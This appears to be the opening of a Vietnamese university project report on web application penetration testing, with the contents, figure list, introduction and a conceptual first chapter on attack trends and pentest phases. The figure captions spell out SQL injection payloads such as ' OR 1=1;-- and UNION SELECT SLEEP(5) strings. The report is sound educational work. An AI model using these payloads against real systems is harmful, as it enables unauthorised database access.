

ĐẠI HỌC BÁCH KHOA HÀ NỘI
KHOA TOÁN TIN



**Kiểm thử xâm nhập cho
web application**

ĐỒ ÁN I

Chuyên ngành: TOÁN TIN

Chuyên sâu: Tin học

Giảng viên hướng dẫn: TS. Vũ Thành Nam
Sinh viên thực hiện: Đặng Duy Hậu
MSSV: 20216825
Lớp: Toán Tin 01 K66

Chữ ký của GVHD

Hà Nội, tháng 06 năm 2024

NHẬN XÉT CỦA GIẢNG VIÊN HƯỚNG DẪN

1. Mục tiêu và nội dung của đề án:

.....

.....

.....

.....

2. Kết quả đạt được:

.....

.....

.....

.....

3. Ý thức làm việc của sinh viên:

.....

.....

.....

.....

Hà Nội, ngày ... tháng ... năm 2024
Giảng viên hướng dẫn

TS. Vũ Thành Nam

MỤC LỤC

PHẦN MỞ ĐẦU	1
CHƯƠNG 1. KIỂM THỬ XÂM NHẬP CHO WEB APPLICATION.....	2
1.1 Thực trạng về các lỗ hổng và các cuộc tấn công trên webapp.....	2
1.2 Khái niệm bảo mật ứng dụng web.	3
1.3 Lịch sử hình thành.....	3
1.4 Tại sao lại cần bảo mật ứng dụng web.....	4
1.5 Lợi ích của kiểm thử xâm nhập ứng dụng web.....	5
1.6 Bề mặt và các vector tấn công ứng dụng web.....	5
1.7 Các quy trình kiểm thử xâm nhập	7
1.8 Cơ chế phòng thủ cốt lõi của ứng dụng web.....	10
1.9 10 rủi ro bảo mật ứng dụng web hàng đầu của OWASP.	10
CHƯƠNG 2. CÁC HÌNH THỨC TẤN CÔNG WEB APPLICATION VÀ KỸ THUẬT KIỂM THỬ XÂM NHẬP TƯƠNG ỨNG	14
2.1 Các công cụ kiểm thử xâm nhập	14
2.2 Authentication Bypass.	15
2.3 File Inclusion.....	18
2.4 IDOR.	19
2.5 SQL Injection.	21
2.6 SSRF.	24
2.7 Cross – Site Scripting.....	27
2.8 Command Injection.....	30
2.9 XML external entity (XXE) injection	31
2.10 Tấn công DDos	34
2.11 Tấn công Backdoor	35
2.12 Brute force attack	38
2.13 Tấn công bằng công cụ tự động	40
CHƯƠNG 3. KẾT QUẢ TẤN CÔNG MÔ PHỎNG VÀ ĐÁNH GIÁ.....	43
3.1 Môi trường thực hành mô phỏng	43
3.2 Mô phỏng tấn công IDOR.....	43
3.3 Mô phỏng tấn công Authentication Bypass	45
3.4 Mô phỏng Tấn công SQL Injection.	49
3.5 Mô phỏng tấn công Command Injection.....	64

3.6	Mô phỏng tấn công SSRF	68
3.7	Mô phỏng tấn công XSS	71
3.8	Các phương pháp cải tiến kiểm thử xâm nhập web application	74
3.9	Hướng phát triển đề tài	75
KẾT LUẬN.....		76
TÀI LIỆU THAM KHẢO		77

DANH MỤC HÌNH VẼ

Hình 1. Kiến trúc cấp cao của một ứng dụng web điển hình	6
Hình 2. Authentication Bypass	15
Hình 3. IDOR	20
Hình 4. SQL Injection	21
Hình 5. SSRF	25
Hình 6. XSS	28
Hình 7. Command Injection	30
Hình 8. XML external entity (XXE) Injection	32
Hình 9. Backdoor	35
Hình 10. Thông tin đăng ký tài khoản trang web Acme IT Support	43
Hình 11. Thông tin tài khoản	44
Hình 12. Thông tin đường dẫn chứa user_id	44
Hình 13. Thông tin người dùng lấy từ tham số ID của chuỗi truy vấn	45
Hình 14. Lấy thông tin của người dùng bằng cách thay đổi ID=1 trên đường dẫn	45
Hình 15. Lấy thông tin của người dùng bằng cách thay đổi ID=3 trên đường dẫn	45
Hình 16. Thông báo nhận được khi nhập “admin” vào trường Username	46
Hình 17. Chạy lệnh ffuf	46
Hình 18. Tạo file valid_usernames.txt	47
Hình 19. File các username hợp lệ	47
Hình 20. Thay đổi nội dung file valid_usernames.txt chỉ chứa username	48
Hình 21. Màn hình chạy lệnh ffuf cho brute force	48
Hình 22. Thông báo lỗi với id là 1 UNION SELECT 1	49
Hình 23. Kết quả trang web đã hiển thị bài viết mà không báo lỗi	50
Hình 24. Kết quả của truy vấn 0 UNION SELECT 1,2,3	50
Hình 25. Kết quả của truy vấn 0 UNION SELECT 1,2, database()	51
Hình 26. Kết quả của truy vấn các bảng trong database	51
Hình 27. Kết quả của truy vấn các cột trong database thay vì truy vấn bảng	52
Hình 28. Kết quả của truy vấn lấy thông tin người dùng (username và password)	53
Hình 29. Truy vấn SQL khi trường username và password còn trống	53
Hình 30. Kết quả với truy vấn ' OR 1=1;--	54
Hình 31. Trạng thái taken chuyển từ true sang false	54
Hình 32. Kết quả của truy vấn admin123' UNION SELECT 1;--	55

Hình 33. Kết quả của truy vấn admin123' UNION SELECT 1,2,3;--	56
Hình 34. Kết quả của truy vấn khám phá tên database.....	57
Hình 35. Kết quả của truy vấn thử các chữ cái đầu của tên database.....	57
Hình 36. Kết quả của truy vấn tìm tên bảng trong database.....	58
Hình 37. Kết quả truy vấn phát hiện tên bảng trong database	59
Hình 38. Kết quả của truy vấn tên cột	60
Hình 39. Kết quả truy vấn tên cột với nhiều điều kiện.....	61
Hình 40. Kết quả truy vấn username	62
Hình 41. Kết quả mật khẩu được tìm thấy	62
Hình 42. Kết quả truy vấn admin123' UNION SELECT SLEEP(5);--	63
Hình 43. Kết quả truy vấn admin123' UNION SELECT SLEEP(5),2;--	64
Hình 44. Trang web đơn giản kiểm tra tính khả dụng của thiết bị	65
Hình 45. Kết quả khi chẩn đoán IP: 127.0.0.1	65
Hình 46. Tiêm lệnh để tìm các file, thư mục trong máy có IP 127.0.0.1	66
Hình 47. Nội dung mục tiêu khi thực hiện tiêm lệnh thành công.....	67
Hình 48. Chèn lệnh tìm thông tin người dùng có ID=33.....	67
Hình 49. Chức năng chọn ảnh đại diện.....	68
Hình 50. Xem nguồn trang của chức năng chọn avatar.....	68
Hình 51. Cập nhật avatar	69
Hình 52. Nguồn trang của hình ảnh được mã hóa Base64	69
Hình 53. Chọn Inspect ở nút chọn avatar	70
Hình 54. Đổi value thành private.....	70
Hình 55. Minh chứng cho việc không thể Update avatar khi chuyển value thành private	71
Hình 56. Xem nguồn trang chứa mã base64.....	71
Hình 57. Tạo một vé mới	72
Hình 58. Xem nguồn trang của thông tin vé.....	72
Hình 59. Nhập tải trọng cho vé.....	73
Hình 60. Kết quả xảy ra: trang web lỗi khi nhập tải trọng	73

PHẦN MỞ ĐẦU

Trong thời đại số hóa hiện nay, các ứng dụng web đã trở thành một phần không thể thiếu trong đời sống hàng ngày của chúng ta. Từ việc mua sắm trực tuyến, giao dịch ngân hàng, đến quản lý thông tin cá nhân, các ứng dụng web đóng vai trò quan trọng trong việc hỗ trợ và nâng cao chất lượng cuộc sống. Tuy nhiên, cùng với sự phát triển nhanh chóng của công nghệ, các mối đe dọa an ninh mạng cũng ngày càng gia tăng. Những lỗ hổng bảo mật trong ứng dụng web có thể bị kẻ tấn công lợi dụng để đánh cắp thông tin, gây thiệt hại về tài chính và uy tín cho cả người dùng lẫn tổ chức.

Trong bối cảnh đó, kiểm thử xâm nhập (penetration testing) trở thành một phương pháp quan trọng để đánh giá và cải thiện mức độ an toàn của các ứng dụng web. Kiểm thử xâm nhập không chỉ giúp phát hiện các lỗ hổng bảo mật tiềm ẩn mà còn cung cấp những biện pháp khắc phục cụ thể, từ đó bảo vệ hệ thống khỏi các cuộc tấn công nguy hiểm.

Mục tiêu của đề tài này là giới thiệu về kiểm thử xâm nhập cho ứng dụng web, bao gồm các phương pháp và công cụ phổ biến, quy trình thực hiện, cũng như các thách thức và giải pháp liên quan. Qua đó, đề tài không chỉ cung cấp kiến thức cơ bản mà còn chia sẻ kinh nghiệm thực tiễn giúp các nhà phát triển, quản trị hệ thống và chuyên gia bảo mật nâng cao khả năng bảo vệ ứng dụng web của mình.

Hy vọng rằng, với những nội dung được trình bày trong đề tài, người đọc sẽ có được cái nhìn toàn diện hơn về kiểm thử xâm nhập và tầm quan trọng của nó trong việc đảm bảo an ninh cho các ứng dụng web.

Cấu trúc của đồ án gồm các chương:

Chương 1: Kiểm thử xâm nhập cho web application.

Chương 2: Các hình thức tấn công web application và kỹ thuật kiểm thử xâm nhập tương ứng.

Chương 3: Kết quả tấn công mô phỏng và đánh giá.

CHƯƠNG 1. KIỂM THỬ XÂM NHẬP CHO WEB APPLICATION

1.1 Thực trạng về các lỗ hổng và các cuộc tấn công trên webapp.

Theo một bài viết được công bố trên trang web Expert Insights vào tháng 2 năm 2024, với các lỗ hổng trong web application được liệt kê, cập nhật thường xuyên trong thời gian gần đây, kèm theo đó căn cứ vào việc phân tích số liệu, xuyên suốt phần này chúng ta nhận được cái nhìn tổng quan về tình hình các lỗ hổng ứng dụng web, từ đó đưa ra các giải pháp phù hợp để phát hiện và phòng tránh chúng:

Tần suất tấn công dựa trên web

Theo nghiên cứu gần đây của Verizon, các cuộc tấn công ứng dụng web có liên quan đến 26% tổng số vi phạm, trở thành kiểu tấn công phổ biến thứ hai. Tuy nhiên, các ứng dụng không phải là lỗ hổng duy nhất của web. Vào năm 2020, lưu lượng tìm kiếm trên toàn cầu đã tăng lên rất nhiều, thường tăng đột biến trong thời gian phong tỏa để chống lại đại dịch COVID-19. Mức độ sử dụng Internet toàn cầu cao này không có dấu hiệu giảm, phục vụ nhiều mục đích như ngân hàng, giải trí,... Mặc dù Internet đã cho phép nhiều tổ chức đảm bảo năng suất của họ trong suốt quá trình chuyển đổi sang làm việc từ xa và gần đây hơn là kết hợp, nhưng sự phụ thuộc của chúng ta vào Internet khiến Internet trở thành mục tiêu béo bở cho những kẻ tấn công, nhiều kẻ trong số đó đã tập trung nỗ lực vào việc khai thác các lỗ hổng trên web.

Dựa trên phân tích của 7 triệu trang web, SiteLock báo cáo rằng các trang web hiện gặp trung bình 94 cuộc tấn công mỗi ngày và được bot truy cập khoảng 2.608 lần một tuần.

Bot là một ứng dụng phần mềm chạy các tác vụ tự động trên internet. Với rất nhiều bot được giao nhiệm vụ phát hiện các lỗ hổng, không có gì đáng ngạc nhiên mặc dù vẫn là tin khó chịu—khi ước tính có khoảng 12,8 triệu trang web bị nhiễm phần mềm độc hại trên toàn thế giới.

Nghiên cứu sâu hơn từ nhà cung cấp bảo mật internet Webroot báo cáo rằng công cụ của họ phát hiện hơn 26 triệu sự cố bảo mật liên quan đến IP trên khắp thế giới mỗi ngày.

Phương pháp tấn công dựa trên web

10 quốc gia hàng đầu lưu trữ phần lớn các URL có rủi ro cao là: Hoa Kỳ, Đan Mạch, Hà Lan, Trung Quốc, Nga, Đức, Singapore, Hàn Quốc, Nhật Bản, Canada.

Các URL có rủi ro cao được phân loại theo các danh mục sau: botnet, keylogger và theo dõi, trang web chứa phần mềm độc hại, lừa đảo, tránh proxy và ẩn danh, thư rác, phần mềm gián điệp và phần mềm quảng cáo. Không phải lúc nào cũng dễ dàng nhận ra rằng trang web bạn đang truy cập là độc hại. Các thống kê gần đây chỉ ra, cứ 10 trang web độc hại thì có 1 trang web được lưu trữ trên một miền không độc hại.

Một số phương pháp tấn công ứng dụng web hàng đầu cần đề phòng năm 2024 là:

- Injection Attacks
- Broken Authentication and Session Management
- Sensitive Data Exposure
- Insecure Direct Object References
- Security Misconfiguration
- Cross-Site Request Forgery (CSRF)
- Using Components with Known Vulnerabilities
- Insufficient Logging and Monitoring

Phần mềm độc hại dựa trên web:

Hơn 70% các vụ vi phạm hệ thống liên quan đến phần mềm độc hại, trong đó 32% phần mềm độc hại được phân tán qua các trang web. Các loại tệp web độc hại phổ biến nhất mà người dùng có thể bị dụ dỗ tải xuống bao gồm: exe, pdf, swf, doc, apk, msi, rtf, js, html, và xls.

Lừa đảo dựa trên web:

Số lượng truy vấn liên quan đến lừa đảo bị chặn ít hơn so với phần mềm độc hại, nhưng dữ liệu từ Google Safe Browsing cho thấy số lượng trang web lừa đảo hiện nay cao hơn gần 75 lần so với trang web chứa phần mềm độc hại trên internet. Điều này làm nổi bật mức độ phổ biến của các mối đe dọa kỹ thuật xã hội, với 25% tổng số vi phạm liên quan đến các cuộc tấn công xã hội như lừa đảo.

Loại lừa đảo phổ biến nhất - chiếm 34,7% trong tổng số các nỗ lực lừa đảo - nhằm vào người dùng webmail và người dùng SaaS (Software-as-a-Service). Nghiên cứu cũng cho thấy các cuộc tấn công xâm phạm email doanh nghiệp (BEC) từ các nhà cung cấp email trực tuyến miễn phí đã tăng 11% trong năm qua, từ 61% lên 72%, với hơn một nửa trong số đó sử dụng Gmail để thực hiện các cuộc tấn công.

1.2 Khái niệm bảo mật ứng dụng web.

Bảo mật ứng dụng web là một nhánh của bảo mật thông tin liên quan đến bảo mật của các trang web, ứng dụng web và dịch vụ web. Nó đòi hỏi việc sử dụng các phương pháp và công nghệ để bảo vệ các ứng dụng web khỏi các mối đe dọa bên ngoài và bên trong. Những mối đe dọa này có thể bao gồm từ sự gián đoạn nhỏ đến vi phạm dữ liệu lớn có thể gây ra tổn thất tài chính và rủi ro về pháp lý hoặc tuân thủ.

Mục tiêu chính của bảo mật ứng dụng web là xác định và giảm thiểu các lỗ hổng có thể bị các tác nhân độc hại khai thác. Những lỗ hổng này có thể tồn tại trong nhiều phần khác nhau của ứng dụng web, từ máy chủ và môi trường mạng cho đến chính phần mềm. Chúng có thể xảy ra ở các giai đoạn khác nhau trong vòng đời của ứng dụng, từ phát triển và thử nghiệm đến triển khai và bảo trì.

Các khía cạnh bổ sung của bảo mật ứng dụng web bao gồm bảo vệ dữ liệu của tổ chức và dữ liệu của người dùng khỏi bị đánh cắp hoặc giả mạo, đồng thời đảm bảo rằng các dịch vụ trực tuyến chạy trơn tru và đáng tin cậy mà không bị gián đoạn.

1.3 Lịch sử hình thành.

Kiểm thử xâm nhập ứng dụng web, là một quá trình kiểm tra bảo mật bằng cách mô phỏng các cuộc tấn công từ phía hacker nhằm vào ứng dụng web. Lịch sử hình thành của kiểm thử xâm nhập ứng dụng web có thể được chia thành các giai đoạn chính:

Trong những năm 1970 và 1980, bảo mật máy tính bắt đầu trở thành mối quan tâm khi các hệ thống máy tính lớn (mainframe) và mạng máy tính được sử dụng rộng rãi. Các nhà nghiên cứu bắt đầu khám phá các lỗ hổng bảo mật và tìm cách khai thác chúng. Với sự ra đời của mạng ARPANET (tiền thân của Internet) trong những năm 1980, một kỷ nguyên mới cho bảo mật mạng đã mở ra, và các cuộc tấn công vào mạng và hệ thống máy tính ngày càng phổ biến.

Đến những năm 1990, sự bùng nổ của Internet và các ứng dụng web đã tạo ra một môi trường mới cho các cuộc tấn công bảo mật. Khái niệm về kiểm thử xâm nhập trở nên rõ ràng hơn khi các tổ chức bắt đầu nhận ra tầm quan trọng của việc kiểm tra bảo mật ứng dụng web. Sự ra đời của các trình duyệt web phổ biến như Netscape Navigator và Internet Explorer vào năm 1995 đã thúc đẩy sự phát triển của các ứng dụng web và đồng thời các kỹ thuật tấn công và bảo mật cũng phát triển theo.

Trong những năm 2000, kiểm thử xâm nhập trở thành một phần quan trọng trong quy trình bảo mật của các tổ chức. Các tiêu chuẩn và phương pháp kiểm thử xâm nhập được phát triển và phổ biến, như OWASP (Open Web Application Security Project), một tổ chức phi lợi nhuận chuyên về bảo mật ứng dụng web, ra đời vào năm 2001. Nhiều công cụ kiểm thử xâm nhập nổi tiếng được phát triển trong giai đoạn này, như Metasploit, Burp Suite và OWASP ZAP (Zed Attack Proxy).

Từ những năm 2010 đến nay, kiểm thử xâm nhập đã trở thành một phần không thể thiếu trong bảo mật ứng dụng web. Các phương pháp và công cụ ngày càng tiên tiến hơn, phản ánh sự phức tạp ngày càng tăng của các mối đe dọa bảo mật. Hiện nay, kiểm thử xâm nhập ứng dụng web tiếp tục phát triển với sự kết hợp của trí tuệ nhân tạo và học máy để cải thiện khả năng phát hiện và ngăn chặn các cuộc tấn công. Các dịch vụ kiểm thử xâm nhập chuyên nghiệp cũng trở nên phổ biến hơn, giúp các tổ chức duy trì mức độ bảo mật cao.

Qua các giai đoạn phát triển này, kiểm thử xâm nhập ứng dụng web đã chứng tỏ tầm quan trọng của nó trong việc bảo vệ thông tin và hệ thống của các tổ chức trước các mối đe dọa từ bên ngoài.

1.4 Tại sao lại cần bảo mật ứng dụng web

Cuộc sống cá nhân và nghề nghiệp của chúng ta ngày càng gắn liền với môi trường trực tuyến - từ mua sắm, giao dịch ngân hàng, giao lưu xã hội đến giải trí, tất cả đều diễn ra trên internet. Điều này dẫn đến việc cá nhân và tổ chức chia sẻ nhiều dữ liệu nhạy cảm hơn bao giờ hết, bao gồm thông tin tài chính, dữ liệu cá nhân và bí mật kinh doanh. Nếu không được bảo vệ đúng cách, những thông tin này có thể bị đánh cắp, giả mạo hoặc thậm chí bị xóa, và kẻ tấn công có thể đòi tiền chuộc để khôi phục quyền truy cập.

Hậu quả của các vi phạm bảo mật ứng dụng web đối với tổ chức có thể rất nghiêm trọng. Vi phạm dữ liệu không chỉ dẫn đến tổn thất tài chính trực tiếp mà còn gây thiệt hại về niềm tin và uy tín. Một tổ chức có thể phải đối mặt với các hình phạt pháp lý nếu bị phát hiện không thực hiện đầy đủ nghĩa vụ bảo vệ dữ liệu. Hơn nữa, sự gián đoạn hoạt động có thể xảy ra nếu ứng dụng web bị ngừng hoạt động hoặc hư hỏng do các sự cố bảo mật.


Bảo mật ứng dụng web ngày càng trở nên quan trọng trong bối cảnh các mối đe dọa liên tục phát triển. Các lỗ hổng mới không ngừng được phát hiện và các kiểu tấn công ngày càng phức tạp và nguy hiểm hơn do các tác nhân độc hại tạo ra. Đảm bảo an toàn cho ứng dụng web yêu cầu một quy trình giám sát, cập nhật và cải tiến bảo mật liên tục để bảo vệ thông tin và hệ thống của tổ chức.

1.5 Lợi ích của kiểm thử xâm nhập ứng dụng web

Kiểm thử xâm nhập (Penetration Testing) mang lại nhiều lợi ích quan trọng cho ứng dụng web, giúp đảm bảo an toàn và bảo mật cho hệ thống. Dưới đây là các lợi ích chính:

- **Phát hiện và khắc phục lỗ hổng bảo mật:** Kiểm thử xâm nhập giúp xác định và khắc phục các lỗ hổng bảo mật tiềm ẩn trước khi chúng bị khai thác, bảo vệ ứng dụng khỏi các mối đe dọa.
- **Nâng cao nhận thức về bảo mật:** Quá trình này giúp các đội ngũ phát triển và quản trị hệ thống hiểu rõ hơn về các rủi ro bảo mật, từ đó nâng cao kỹ năng và quy trình bảo mật.
- **Đảm bảo tuân thủ các tiêu chuẩn và quy định:** Kiểm thử xâm nhập đảm bảo rằng ứng dụng web tuân thủ các tiêu chuẩn và quy định bảo mật như PCI DSS, HIPAA, và GDPR, giúp tránh các khoản phạt và trách nhiệm pháp lý.
- **Bảo vệ uy tín và niềm tin của khách hàng:** Bằng cách bảo vệ thông tin khách hàng và giảm thiểu nguy cơ bị tấn công, kiểm thử xâm nhập giúp duy trì niềm tin của khách hàng và bảo vệ danh tiếng của doanh nghiệp.
- **Tối ưu hóa chi phí và nguồn lực:** Phát hiện sớm và khắc phục các lỗ hổng bảo mật giúp giảm thiểu chi phí khắc phục hậu quả của các cuộc tấn công và tối ưu hóa việc sử dụng nguồn lực bảo mật.
- **Cải thiện quy trình phát triển và bảo mật:** Kiểm thử xâm nhập cung cấp phản hồi quan trọng, giúp cải thiện quy trình phát triển phần mềm và tích hợp bảo mật vào mọi giai đoạn phát triển.
- **Đánh giá khả năng phản ứng và ứng phó:** Quá trình này đánh giá khả năng phản ứng và ứng phó của tổ chức khi đối mặt với các cuộc tấn công, giúp cải thiện kế hoạch và khả năng ứng phó sự cố bảo mật.

1.6 Bề mặt và các vector tấn công ứng dụng web



Hình 1. Kiến trúc cấp cao của một ứng dụng web điển hình

Ứng dụng web: Một ứng dụng web điển hình bao gồm ba hệ thống con: trình duyệt, máy chủ và hệ thống phụ trợ (xem Hình). Trình duyệt tạo thành nền tảng cho giao diện người dùng. Nó hiển thị mã HTML, hình ảnh và dữ liệu khác, xử lý thông tin đầu vào của người dùng và cung cấp môi trường thời gian chạy cho mã phía máy khách. Các ứng dụng trợ giúp, chẳng hạn như trình đọc PDF và các thành phần plug-in, ví dụ: đối với Java hoặc Flash, có thể mở rộng khả năng của trình duyệt. Một quy trình của trình duyệt tại một thời điểm và toàn bộ quá trình cài đặt trình duyệt được liên kết với một người dùng cụ thể như một công cụ phần mềm cá nhân.

Máy chủ web (Webserver) chờ trình duyệt kết nối và trả lời các yêu cầu HTTP. Mỗi yêu cầu bao gồm một URL trỏ đến một số tài nguyên và có thể có các tham số bổ sung. Máy chủ phản hồi bằng cách cung cấp tài nguyên tĩnh hoặc bằng cách thực thi một chương trình và trả kết quả đầu ra của chương trình này cho trình duyệt yêu cầu. Trong quá trình thực hiện yêu cầu, máy chủ hoặc chương trình do máy chủ thực thi có thể truy cập các hệ thống phụ trợ như cơ sở dữ liệu. Nhiều trường hợp có thể tồn tại cho mỗi hệ thống con, với các mối quan hệ phức tạp giữa các trường hợp. Đặc biệt, một trình duyệt có thể truy cập nhiều máy chủ web cùng một lúc.

Bề mặt tấn công (attack surface) của ứng dụng web: Mục đích của định lượng bề mặt tấn công của chúng ta là ước tính số lượng chức năng và mã mà ứng dụng web tiếp xúc với những kẻ tấn công bên ngoài. Các ứng dụng web bao gồm một ranh giới bảo mật tự nhiên, được biểu thị bằng đường đứt nét trong hình trên: người dùng và kẻ tấn công thường không được cấp quyền truy cập vào máy chủ web và các hệ thống phụ trợ ngoài giao diện HTTP của máy chủ web. Ta còn loại trừ các cuộc tấn công được xem xét chủ yếu nhắm vào người dùng ứng dụng, chẳng hạn như các cuộc tấn công lừa đảo để lấy mật khẩu của họ. Kẻ tấn công bên ngoài có thể truy cập được đó là những người có thể hoặc không dùng ứng dụng, do đó các giao diện HTTP của các máy chủ web và mọi chức năng phía máy chủ, hệ thống phụ trợ có thể truy cập được thông qua máy chủ với mọi dữ liệu được hiển thị và mã được thực thi ở phía trình duyệt, bao gồm cả chính trình duyệt. Cuối cùng, ta loại trừ các lỗ hổng của hệ thống máy khách hoặc máy chủ cơ bản.

Một định nghĩa đơn giản về bề mặt tấn công sẽ chỉ xem xét giao diện HTTP của máy chủ web và chức năng phía máy chủ có thể truy cập được thông qua giao diện này. Tuy nhiên, nhiều rủi ro điển hình [OWASP top 10] liên quan đến các khía

ạnh quan trọng từ phía máy khách. Ví dụ: trong một cuộc tấn công Cross-Site Scripting (XSS), kẻ tấn công có thể khai thác các lỗi phần mềm phía máy chủ để đưa mã JavaScript vào phần phía máy khách của ứng dụng và khai thác các khả năng có được để sao chép các cookie phiên cấp quyền truy cập đến chức năng phía máy chủ bổ sung. Do đó, các thước đo bề mặt tấn công cũng nên xem xét cách ứng dụng sử dụng hệ thống con ở phía máy khách

1.7 Các quy trình kiểm thử xâm nhập

Giai đoạn 1: Giai đoạn tiền tương tác của kiểm thử xâm nhập

Đây là giai đoạn thảo luận về công tác chuẩn bị và các quy tắc tham gia kiểm thử. Các nhà cung cấp VATT và tổ chức mục tiêu có thể thảo luận về ý nghĩa pháp lý của hoạt động này. Mục tiêu và yêu cầu cụ thể của thử nghiệm pentest được xác định rõ ràng, đảm bảo phù hợp với nhu cầu của doanh nghiệp. Trong giai đoạn này, chúng ta có thể muốn giới hạn một số khu vực nhất định cho nhóm pentest, và đây là thời điểm để làm rõ tất cả các yêu cầu đó. Đây cũng là thời điểm xác định phạm vi thử nghiệm xâm nhập, đảm bảo cả mục tiêu và người thử nghiệm đều hiểu rõ những gì mong đợi từ thử nghiệm. Các nội dung cụ thể mà nhóm kiểm tra được phép kiểm tra sẽ nằm trong phạm vi của pentest, những nội dung khác sẽ không được bao gồm. Tương tự, tình trạng bảo mật của tổ chức mục tiêu sẽ được kiểm tra dựa trên một tập hợp các lỗ hổng được xác định trước; bất kỳ điều gì nằm ngoài tập hợp đó đều không thuộc phạm vi của pentest. Phạm vi của pentest có ảnh hưởng lớn đến tất cả các giai đoạn thử nghiệm xâm nhập tiếp theo.

Giai đoạn 2: Trình sát

Để mô phỏng một cuộc tấn công mạng vào một ứng dụng hoặc mạng, người kiểm tra bắt đầu truy cập vào thông tin về mục tiêu. Họ thu thập thông tin này trong giai đoạn trình sát. Cho dù hacker muốn nhắm mục tiêu vào toàn bộ mạng hay một ứng dụng web đơn lẻ, họ cần biết càng nhiều càng tốt. Đó chính xác là cách một người pentester tiếp cận mục tiêu. Việc xác định phạm vi được thực hiện ở giai đoạn trước giúp pentester thu hẹp phạm vi điều chỉnh để tăng hiệu quả.

Các bước và phương pháp cho kiểm thử xâm nhập ứng dụng web:

- Thu thập thông tin
- Nghiên cứu và khai thác
- Báo cáo và khắc phục

Có 3 hình thức trình sát:

Trình sát chủ động: Người kiểm thử xâm nhập tương tác trực tiếp với hệ thống mục tiêu để thu thập thông tin. Mặc dù đây là cách tiếp cận trình sát chính xác hơn nhưng nó gây ra nhiều tiếng ồn hơn do kẻ xâm nhập tương tác với hệ thống.

Trình sát thụ động: Trong chế độ này, kẻ xâm nhập không tương tác với hệ thống mục tiêu và thay vào đó áp dụng các chiến lược thụ động khác nhau để thu thập thông tin. Họ có thể cố gắng nghe lén lưu lượng truy cập mạng, theo dõi dấu vết của hệ điều hành và các hành động trên internet.

OSINT (Open-Source Intelligence): sử dụng các tài nguyên bên ngoài giúp khám phá thông tin về ứng dụng web mục tiêu, những tài nguyên này là các mã nguồn mở và chúng là các công cụ có sẵn miễn phí để thu thập thông tin.

Khi nói đến việc tấn công một ứng dụng web, việc lập bản đồ là một phần quan trọng của hoạt động trinh sát. Bước này giúp kẻ tấn công xem xét tất cả các phần của ứng dụng tại một nơi và hình thành sự hiểu biết về cách hoạt động của ứng dụng. Một ứng dụng có nhiều chức năng được triển khai và việc hiểu chúng là rất quan trọng cho sự thành công của các giai đoạn thử nghiệm xâm nhập tiếp theo.

Giai đoạn 3: Khám phá

Giai đoạn khám phá có thể được chia thành hai phần:

- Thu thập thêm thông tin
- Quét lỗ hổng

Phần đầu tiên liên quan đến việc thu thập thêm thông tin về mạng mục tiêu bằng cách sử dụng nhiều kỹ thuật khác nhau. Tin tặc có thể khám phá tên máy chủ và thông tin IP bằng cách sử dụng các kỹ thuật như truy vấn DNS, truy vấn Inter NIC và dò tìm mạng. Việc lấy biểu ngữ có thể được sử dụng để khám phá thông tin về ứng dụng và dịch vụ. Trong quá trình thử nghiệm nội bộ, người kiểm tra có thể khám phá thông tin hệ thống như tên và tài nguyên chia sẻ bằng cách sử dụng bảng liệt kê NetBIOS.

Phần thứ hai bao gồm kiểm tra ứng dụng hoặc hệ điều hành để tìm các lỗ hổng đã biết. Ta có thể quét tự động trong đó hệ thống được kiểm tra dựa trên cơ sở dữ liệu về lỗ hổng bảo mật, hoặc ta có thể quét thủ công. Phương pháp này phù hợp hơn để phát hiện các lỗ hổng mới và ẩn trong khi phương pháp thứ nhất lại nhanh hơn.

Giai đoạn 4: Phân tích lỗ hổng

Chúng ta sẽ phát hiện ra nhiều nguồn đe dọa khác nhau trong quá trình quét bảo mật. Điều quan trọng là phải liên kết từng nguồn đe dọa đó với một lỗ hổng và sau đó sắp xếp ưu tiên tùy thuộc vào rủi ro mà nó gây ra cho hệ thống. Chúng ta cần một quy trình nhất quán và rõ ràng để phân tích các lỗ hổng về mức độ nghiêm trọng và rủi ro. Công việc của nhà cung cấp VAPT là phân tích các lỗ hổng và tạo ra một bức tranh rõ ràng để chúng ta hiểu và hành động. Mặc dù rất khó để chỉ định con số chính xác cho một lỗ hổng nhưng rất nhiều công ty VAPT sử dụng phương pháp bán định lượng để đánh giá các lỗ hổng.

Hệ thống chấm điểm lỗ hổng bảo mật phổ biến (CVSS: Common Vulnerability Scoring System) là một phương pháp được chấp nhận trên toàn cầu để đưa ra điểm số dựa trên mức độ nghiêm trọng của lỗ hổng. Điểm CVSS giúp bạn đánh giá mức độ dễ bị tổn thương ở mức độ thấp, trung bình hoặc cao về mức độ nghiêm trọng. Bạn có thể xếp ưu tiên một lỗ hổng này hơn các lỗ hổng khác tùy thuộc vào các yếu tố này, khi cần khắc phục, đây là giai đoạn cuối cùng trong giai đoạn kiểm tra xâm nhập. Việc đánh giá các lỗ hổng thường được thực hiện theo các tiêu chuẩn đánh giá rủi ro và bảo mật khác nhau, chẳng hạn như Hướng dẫn đánh giá rủi ro cho hệ thống công nghệ thông tin của Viện Tiêu chuẩn và Công nghệ Quốc gia (NIST), ISO 27001, HIPAA,...

Giai đoạn 5: Khai thác và hậu khai thác

Các giai đoạn trước chuẩn bị cho giai đoạn khai thác. Mục tiêu ở đây là thiết lập quyền truy cập vào hệ thống bằng cách sử dụng các lỗ hổng chưa được phát hiện trong các giai đoạn thử nghiệm thâm nhập trước đó. Người kiểm tra xâm nhập cố gắng xác định một điểm vào và sau đó tìm kiếm những nội dung có thể được truy cập thông qua điểm đó.

Người kiểm thử xâm nhập phải rất cẩn thận khi thực hiện giai đoạn này để đảm bảo rằng các chức năng kinh doanh không bị xâm phạm hoặc cản trở. Tuy nhiên, sự cố hệ thống trong quá trình thử nghiệm thâm nhập là rất hiếm.

Giai đoạn hậu khai thác là sau khi người kiểm tra xâm nhập khai thác lỗ hổng và xác định điểm vào hệ thống, công việc tiếp theo là xác định giá trị của điểm vào đó. Những câu hỏi đáng xem xét là:

- Điểm vào mang lại bao nhiêu quyền truy cập?
- Việc duy trì quyền truy cập dễ dàng đến mức nào?
